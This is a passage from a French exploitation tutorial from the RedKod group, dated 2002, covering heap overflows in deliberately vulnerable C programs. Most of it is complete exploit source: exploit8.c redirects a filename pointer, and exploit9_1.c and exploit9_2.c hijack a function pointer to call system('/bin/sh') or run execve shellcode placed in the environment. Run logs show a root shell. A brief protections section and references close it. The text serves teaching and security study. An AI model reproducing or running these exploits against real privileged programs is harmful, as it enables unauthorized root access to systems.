     fprintf(stderr, "error opening %s: %s\n", tmpfile, strerror(errno));
     exit(ERROR);
  }
```

```
fputs(buffer, tmpfd);
fclose(tmpfd);
}
---------- vuln8.c ----------
```

1 - Recherche d'informations.

Voilà, le programme dispose d'un pointeur sur chaine. Cette chaine contient le chemin du fichier dans lequel les lignes saisies en entrée standard seront écrites.

En observant, nous pouvons voir que le pointeur est declaré après le buffer. Le pointeur est donc overwritable si l'on fait déborder le buffer. Le buffer a une contenance de 16 caractères donc 20 octets seront nécéssaires pour overwriter le pointeur.

Le but est donc de faire pointer le pointeur sur une autre chaine que nous contrôlons comme le buffer lui même, les arguments ou l'environnement. Seulement nous avons vu dans la partie consacrée aux Buffers Overflow que l'adresse de l'environnement était très simple à calculer. C'est pour cette raison que nous placerons le chemin du fichier, dans lequel nous voulons écrire, en environnement pour ensuite faire pointer "tmpfile" dessus.

Etant donné que c'est le premier exemple je vais faire un petit schéma.

[before]

[tmpfile][buffer][tmpfd]

[after]

[tmpfile][" texte " | &envp]

De cette facon nous modifions le pointeur sur chaine. Le fichier ouvert sera donc celui contenu dans l'environnement. Puis les données saisies en entrée standard seront inscrites dans notre fichier.

2 - Exploitation.

Voyons donc l'exploit:

```
---------- exploit8.c ----------
/* gcc -o exploit8 exploit8.c */
#include <unistd.h>
#include <stdlib.h>

#define TEXT "RedKod Rulez"

#define DIFF 16
#define ADDR_LEN 4

#define TARGET "/root/RedKod/Stack_Overflow/HO/vuln8/vuln8"
#define FILE "/root/RedKod/Stack_Overflow/HO/passwd"

#define ARG (0xc0000000 - 4 - sizeof(TARGET) - sizeof(FILE))

#define copy(a, b) *((int *) &gnark[a]) = b

int main(int argc, char **argv)
{
char *arg[] = { TARGET, NULL };
char *envp[] = { FILE, NULL };
char *gnark;
int i;

printf("=== NostroBO Heap Overflow ===\n\n");

printf("-> Creating Buffer.\n");

gnark = malloc(DIFF + ADDR_LEN + 1);

memset(gnark, 0, sizeof(gnark));

strcpy(gnark, TEXT);

memset(gnark+strlen(gnark), '|', DIFF-strlen(gnark));

printf("-> Calculating NewRet Address.\n");

copy(DIFF, ARG);

printf("-> Shellcode Address: 0x%x\n", ARG);

printf("Argument: %s\n", gnark);
```

```
printf("-> Exploit executed successfuly.\n");
printf("-> RedKod Rulez.\n");

execve(arg[0], arg, envp);
}
---------- exploit8.c ----------
```

Voilà, rien de nouveau sinon qu'étant donné que ce ne sont pas les arguments qui seront copiés dans le buffer mais bien une saisie sur l'entreée standard, il faudra copier à la main pour le paste.

Voyons son éxécution :

$> ./exploit8
=== NostroBO Heap Overflow ===

-> Creating Buffer.
-> Calculating NewRet Address.
-> Shellcode Address: 0xbfffffab
Argument: RedKod Rulez||||«ÿÿ¿
-> Exploit executed successfuly.
-> RedKod Rulez.
before: tmpfile = /root/RedKod/Stack_Overflow/HO/vuln8/tmpfile.tmp
Enter one line of data to put in /root/RedKod/Stack_Overflow/HO/vuln8/tmpfile.tmp: RedKod Rulez||||«ÿÿ¿

after: tmpfile = /root/RedKod/Stack_Overflow/HO/passwd
$>
$> cat /root/RedKod/Stack_Overflow/HO/vuln8/tmpfile.tmp
$>
$> cat /root/RedKod/Stack_Overflow/HO/passwd
RedKod Rulez||||«ÿÿ¿
$>

Voilà, ca fonctionne du premier coup. Il faut donc lancer l'exploit, puis lorsque le programme attend que vous entriez les informations à ecrire dans le fichier, vous entrez les quelques caracteres suivants: "Argument: ". En clair dans notre cas j'ai copier et paste ca :

RedKod Rulez||||«ÿÿ¿

Puis nous remarquons bien que la valeur du pointeur a été modifiée :

before: tmpfile = /root/RedKod/Stack_Overflow/HO/vuln8/tmpfile.tmp after: tmpfile = /root/RedKod/Stack_Overflow/HO/passwd

Cela se vérifie ensuite lorsque j'affiche le contenu des fichiers. Nous constatons que le fichier tmpfile.tmp étant le fichier de destination prévu par le programme est vide alors que le fichier que nous désirions remplir l'a été avec succès: passwd.

12. Pointeur sur fonction (vuln9)

Voyons un dernier exemple, suffisant pour conclure une introduction aux Heap Overflow. Cet exemple met en oeuvre un pointeur sur fonction. Un pointer sur fonction est prototypé de la manière suivante :

*function_type (*variable)(parametres);*

En effet un pointeur sur fonction est une variable, donc de type pointeur, qui contient l'adresse d'une fonction. La puissance d'un tel pointeur réside dans le fait que l'on peut changer la destination du pointeur comme l'on veut :

```
int (*f)(char *, int, char);

f = function1;
f("RedKod", 42, 'l');
f = function2;
f("NostroBO", 21, '?');
```

Voila dans cet exemple, le pointeur ne pointera que sur des fonctions aux prototypes identiques à celui du pointeur : c'est à dire que la fonction doit renvoyer un "int" et prendre 3 parametres "char *, int, char". En clair les fonctions "function1" et "function2" doivent être prototypés de cette manière :

```
int function1(char *string, int nb, char c);
int function2(char *string, int nb, char c);
```

Si ce n'est pas le cas, le programme ne compilera pas.
Voyons donc le programme vulnérable que nous allons exploiter de 3 manières différentes pour résumer un peu le tout.

```
---------- vuln9.c ----------
/* gcc -g -o vuln9 vuln9.c */
#include <stdio.h>
```

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFFER_SIZE 64

int good_function(const char *str)
{
printf("Argument String: %s\n", str);
return (1);
}

int main(int argc, char **argv, char **envp)
{
static char buffer[BUFFER_SIZE];
static int (*f)(const char *);

if (argc <= 2)
  {
     fprintf(stderr, "Usage: %s <buffer> <function arguments>\n", argv[0]);
     exit(ERROR);
  }

printf("\n\n===== Vuln9 =====\n\n");

printf("\n< 1st Method > system() = %p\n", system);

printf("\n< 2nd Method : Stack Method > argv[2] = %p envp[0] = %p\n",
argv[2], envp[0]);

printf("\n< 3rd Method : Heap Offset Method > buffer = %p\n\n", buffer);

f = (int (*)(const char *)) good_function;

printf("Before Overflow: (*f) points to %p\n", f);

memset(buffer, 0, sizeof(buffer));

strncpy(buffer, argv[1], strlen(argv[1]));

printf("After Overflow: (*f) points to %p\n", f);

(void)(*f)(argv[2]);

return (0);
}
---------- vuln9.c ----------
```

1 - Recherche d'informations.

Examinons un petit peu ce programme :

$> ./vuln9 flip front

===== Vuln9 =====

< 1st Method > system() = 0x80483ec

< 2nd Method : Stack Method > argv[2] = 0xbffffc0a envp[0] = 0xbffffc10

< 3rd Method : Heap Offset Method > buffer = 0x8049a00

*Before Overflow: (*f) points to 0x8048550*
*After Overflow: (*f) points to 0x8048550*
Argument String: front
$>
$> ./vuln9 `perl -e "print('A'x64)"; echo "EDCB"` front

===== Vuln9 =====

< 1st Method > system() = 0x80483ec

< 2nd Method : Stack Method > argv[2] = 0xbffffc0a envp[0] = 0xbffffc10

< 3rd Method : Heap Offset Method > buffer = 0x8049a00

*Before Overflow: (*f) points to 0x8048550*
*After Overflow: (*f) points to 0x42434445*
Segmentation fault
$>

Cela nous suffira largement. Lors d'un test normal, nous passons en argv[1] la chaine qui sera copiée dans le buffer. Bien sûr il faut placer moins de 64 caractères sinon le programme crashe. Notre premier test est donc concluant, la fonction "good_function" est appellée sans problème.
Lors du second test, je place dans le premier argument une chaine contenant 64x'A' suivi de EDCB. Les 64 caractères vont donc se copier dans le buffer alors que les 4 suivants ("EDCB") écrasent le contenu du pointeur sur fonction. C'est pour cette raison que le pointeur sur fonction a été modifié :

*Before Overflow: (*f) points to 0x8048550 After Overflow: (*f) points to 0x42434445*

En effet 0x42434445 correspond à EDCB car n'oubliez pas que nous sommes en little endian. Nous avons donc les informations nécéssaires pour exploiter ce programme: 68 octets pour overwriter le pointeur sur fonction.

2 - Exploitation.

Comme vous avez pu le constater via les affichages dans le programme vulnérable, nous allons exploiter ce programme de plusieures facons différentes.

1) Nous allons modifier le pointeur sur fonction pour le faire pointer sur la fonction "sytem()".
CETTE METHODE RESTE LA MEILLEURE.
2) Nous allons modifier le pointeur sur fonction pour qu'il pointe sur notre shellcode placé en argument ou en environnement.
CETTE METHODE REQUIERT UNE STACK EXECUTABLE.
3) Nous pourrions modifier le pointeur sur fonction pour le faire pointer sur notre shellcode placé dans le buffer mais je déteste cette méthode car peu fonctionnelle.
CETTE METHODE REQUIERT UN HEAP EXECUTABLE.

Seule la première solution présente une réelle évolution.
Voyons donc cette première solution. Le but va donc être de calculer l'adresse de la fonction de la libc "system()". Puis de modifier la valeur du pointeur sur fonction du programme vulnérable pour y placer cette adresse. Le programme y fera ensuite appel de cette manière :

f(argv[2]);

De ce fait il nous suffit de placer par exemple la commande "/bin/sh" en argv[2] pour obtenir un shell.
Voyons l'exploit.

```
---------- exploit9_1.c ----------
/* gcc -o exploit9_1 exploit9_1.c */
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define CMD "/bin/sh"

#define ERROR -1

#define DIFF 64
#define ADDR_LEN 4

#define TARGET "/root/RedKod/Stack_Overflow/HO/vuln9/vuln9"

#define copy(a, b) *((int *) &arg[1][a]) = b

int main(int argc, char **argv)
{
char *arg[] = { TARGET, NULL, CMD, NULL };
u_long sysaddr;
int i;

if (argc <= 1)
  {
     fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
     exit(ERROR);
  }

printf("=== NostroBO Heap Overflow ===\n\n");

printf("-> Creating Buffer.\n");

sysaddr = (u_long) &system - atoi(argv[1]);

printf("-> In Exploit: System() Address = 0x%x\n", sysaddr);

arg[1] = malloc(DIFF + ADDR_LEN + 1);

memset(arg[1], '|', DIFF);

printf("-> Calculating NewRet Address.\n");
```

```
copy(DIFF, sysaddr);

printf("-> Buffer: %s\n", arg[1]);

printf("-> Exploit executed successfuly.\n");
printf("-> RedKod Rulez.\n");

execve(arg[0], arg, NULL);
}
---------- exploit9_1.c ----------
```

Testons le désormais :

$> ./exploit9_1 0
=== NostroBO Heap Overflow ===

-> Creating Buffer.
-> In Exploit: System() Address = 0x8048420
-> Calculating NewRet Address.
-> Buffer: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
-> Exploit executed successfuly.
-> RedKod Rulez.
< 1st Method > system() = 0x80483ec
< 2nd Method : Stack Method > argv[2] = 0xbfffffc7 envp[0] = (nil)
< 3rd Method : Heap Offset Method > buffer = 0x8049a00

*Before Overflow: (*f) points to 0x8048550*
*After Overflow: (*f) points to 0x8048420*
Segmentation fault
$> ./exploit9_1 42
=== NostroBO Heap Overflow ===

-> Creating Buffer.
-> In Exploit: System() Address = 0x80483f6
-> Calculating NewRet Address.
-> Buffer: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllö
-> Exploit executed successfuly.
-> RedKod Rulez.
< 1st Method > system() = 0x80483ec
< 2nd Method : Stack Method > argv[2] = 0xbfffffc7 envp[0] = (nil)
< 3rd Method : Heap Offset Method > buffer = 0x8049a00

*Before Overflow: (*f) points to 0x8048550*
*After Overflow: (*f) points to 0x80483f6*
Illegal instruction
$> ./exploit9_1 52
=== NostroBO Heap Overflow ===

-> Creating Buffer.
-> In Exploit: System() Address = 0x80483ec
-> Calculating NewRet Address.
-> Buffer: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllì
-> Exploit executed successfuly.
-> RedKod Rulez.
< 1st Method > system() = 0x80483ec
< 2nd Method : Stack Method > argv[2] = 0xbfffffc7 envp[0] = (nil)
< 3rd Method : Heap Offset Method > buffer = 0x8049a00

*Before Overflow: (*f) points to 0x8048550*
*After Overflow: (*f) points to 0x80483ec*
sh-2.05a# whoami
root
sh-2.05a# exit
exit
$>

Nous lancons pour la première fois l'exploit et nous constatons que l'adresse de la fonction "system()" a été modifiée entre les deux programmes. Il faut donc faire intervenir un offset. Vous remarquerez que cette fois ci je n'ai pas coder de bruteforceur. Tout simplement parceque le programme vulnérable affiche l'adresse de la fonction "system()", je n'ai donc qu'à calculer la différence d'adresse pour ajuster. C'est cela qui m'a permis de déduire le 52.

Voyons désormais la seconde solution qui consiste à faire pointer "f" sur notre shellcode que nous allons placer en environnement. Attention cette méthode requiert une Stack éxécutable. Je le précise car la méthode précédente permet justement de contourner les protections existantes.

```
---------- exploit9_2.c ----------
/* gcc -o exploit9_2 exploit9_2.c */
#include <unistd.h>
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define ERROR -1

#define CMD "/bin/sh"

#define DIFF 64
#define ADDR_LEN 4

#define TARGET "/root/RedKod/Stack_Overflow/HO/vuln9/vuln9"

#define ARG (0xc0000000 - 4 - sizeof(shellcode) - sizeof(TARGET))

#define copy(a, b) *((int *) &arg[1][a]) = b

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char *arg[] = { TARGET, NULL, CMD, NULL };
char *envp[] = { shellcode, NULL };
int i;

printf("=== NostroBO Heap Overflow ===\n\n");

printf("-> Creating Buffer.\n");

arg[1] = malloc(DIFF + ADDR_LEN + 1);

memset(arg[1], '|', DIFF);

printf("-> Calculating NewRet Address.\n");

copy(DIFF, ARG);

printf("-> Buffer: %s\n", arg[1]);

printf("-> Exploit executed successfuly.\n");
printf("-> RedKod Rulez.\n");

execve(arg[0], arg, envp);
}
---------- exploit9_2.c ----------
```

Lancons le mais il ne devrait pas y avoir de surprise étant donné la puissance de la méthode utilisée.

$> ./exploit9_2
=== NostroBO Heap Overflow ===

-> Creating Buffer.
-> Calculating NewRet Address.
-> Buffer: ||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||£ÿÿ¿
-> Exploit executed successfuly.
-> RedKod Rulez.

===== Vuln9 =====

< 1st Method > system() = 0x80483ec

< 2nd Method : Stack Method > argv[2] = 0xbfffff9b envp[0] = 0xbfffffa3

< 3rd Method : Heap Offset Method > buffer = 0x8049a00

*Before Overflow: (*f) points to 0x8048550*
*After Overflow: (*f) points to 0xbfffffa3*
sh-2.05a# whoami
root
sh-2.05a# exit
exit
$>

Voilà, du premier coup cela fonctionne. Nous notons que la valeur du pointeur est, après copie de argv[1] dans buffer, égal à: 0xbfffffa3 ce qui correspond a l'adresse de l'environnement (indiqué plus haut).

Pour ce qui est de la troisième solution cela revient au même et n'apporte rien de plus. En effet la technique reste classique et a déjà été étudiée. Elle consiste à placer le shellcode dans le buffer et à faire sauter le pointeur sur fonction dans les NOPs.

13. Conclusion

Voilà, c'est terminer pour ce qui est de l'exploitation des Buffers Overflow et de l'introduction aux Heap Overflow.

1 - Quelle méthode utilisée?

Je pense que nous avons étudier plusieures possibilités. Cela devrait nous aider à faire un choix. Cependant soyez conscient que chaque cas reste unique. Ainsi chaque méthode pourra être amenée à être utilisée, suivant les dispositions du programme : nombres d'arguments acceptés, remote, local, ...etc...

Soyons réaliste toutefois pour ce qui est des Buffer Overflow en local : le shellcode placé en environnement semble être la meilleure solution et de loin. Toutefois cette méthode implique le fait d'avoir une Stack éxécutable. Souvenez vous qu'il existe des protections.

2. Protections.

Si vous cherchez des compléments d'informations je vous conseille de lire très attentivement les manuels des fonctions que vous utilisez. Ainsi "strcpy()" commence à être évitée par les programmeurs mais ceux ci utilisent strncpy() ou strncat() sans savoir comment elles fonctionnent. Sachez par exemple que strncpy() copie un nombre maximum de données dans un chaine destination. Mais si par hasard la chaine source est plus courte que ce nombre, alors strncpy() stoppe la copie et ne placera pas de caractère de terminaison '\0' à la fin de la chaine de destination. Cela peut poser d'énorme problèmes. Je pense que des textes spécifiques sur ce genre de problèmes existent : allez donc vous documenter.

Si vous cherchez à approfondir vos connaissances dans le domaine, cherchez également de la documentation sur les RET-into-libc. Le principe est simple, au lieu de modifier %eip pour le faire pointer sur notre shellcode on va se debrouiller pour qu'un argument (dont nous avons le controle) soit PUSH sur la Pile puis modifier %eip pour le faire pointer par exemple (c'est le cas le plus classique) sur la fonction "system()". C'est la fonction la plus utilisée dans ce cas car elle ne demande qu'un seul paramètre et permet d'obtenir un shell facilement :

system("/bin/sh");

Le principe ressemble à un de nos derniers exemples.
Pour ce qui est des protections, la meilleure reste d'être informé des problèmes liés à l'utilisation de certaines fonctions (comme le fait ce texte) et ainsi de pouvoir les éviter dès le développement. Sinon il reste le fait que la Stack soit éxécutable alors qu'elle est simplement destinée à stocker des données. Nous pourrions nous demander pourquoi. Tout simplement parceque certaines applications en ont besoin: XFree86, Java JDK ...etc... Il existe cependant des patchs kernel pour securiser sa Stack. Il existe également des compilateurs dont l'objectif est d'empêcher les Buffer Overflow : StackGuard. Un autre nommé StackShield utilise une méthode particulière : sauver l'adresse de retour en mémoire, incaccessible en écriture. De ce fait, il compare les adresses pour savoir si il y a eu tentative d'overflow. La méthode du Frame Pointer Overwriting reste valable car il ne sauve que l'adresse de retour.

Voilà, je pense que cet article a atteint son objectif de part son aspect pratique. J'espère ne pas avoir fait trop de fautes et surtout vous avoir apporter quelquechose.

Merci de votre lecture, j'attends vos commentaires à : **nostrobo@redkod.com** .

14. Références

Voici les articles grâce auquels j'ai decouvert les failles présentées ici.

- Smashing The Stack For Fun And Profit - Aleph One [EN]
- Complément aux buffer overflow - Seb [FR]
- Nop Sux ... Buffer overflow & shellcode sans Nops - Seb [FR]
- The Frame Pointer Overwrite - klog [EN]
- w00w00 on Heap Overflows - Shok [EN]

15. Remerciements.

Je considère cette section comme inévitable. Je ferais tout de même simple.
Je remercie donc la team RedKod (R-e-D, Chiron, AngelUS), mais également les personnes nous soutenant sur le site et surtout sur le channel IRC #redkod. Merci également à martony et à GangStuck pour leur aide précieuse. F34r D4 RedKod !

Copyright NostroBO [nostrobo@redkod.com] RedKod [www.redkod.com]
Reproduction interdite sans accord de l'auteur.
Diffusion sans modification autorisée.
Texte initial diffusé sur www.redkod.com le 22 Août 2002.